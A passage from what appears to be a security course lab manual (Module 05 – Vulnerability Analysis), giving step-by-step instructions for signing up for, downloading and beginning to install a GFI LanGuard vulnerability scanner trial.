
- Vulnerability scanning for computers and mobile devices (checkbox checked)
- Company Size (radio buttons): Student use (selected), 1-20, 21-100, 101-500, 501+
- Telephone * (input field)
- Country and State: (dropdown menus)
- I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process my data. (checkbox checked)
- Continue button (blue button)

6. On the next page, enter a password in **Create Password** and in **Confirm Password** fields and click on **Start my free trial**.



7. The **Download your GFI LanGuard trial** page appears; click the **Download your free trial** button.

Note: The **Opening languard.exe** pop-up appears; click **Save File**.




Module 05 – Vulnerability Analysis


- Now, navigate to the download location (here, **Downloads**) and double-click **languard.exe** to install.

Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

- The **GFI LanGuard** dialog box appears; select preferred language (here, **English**) and click **OK**.



- The **GFI LanGuard** wizard appears with selected components for installation; click **Next** to proceed.

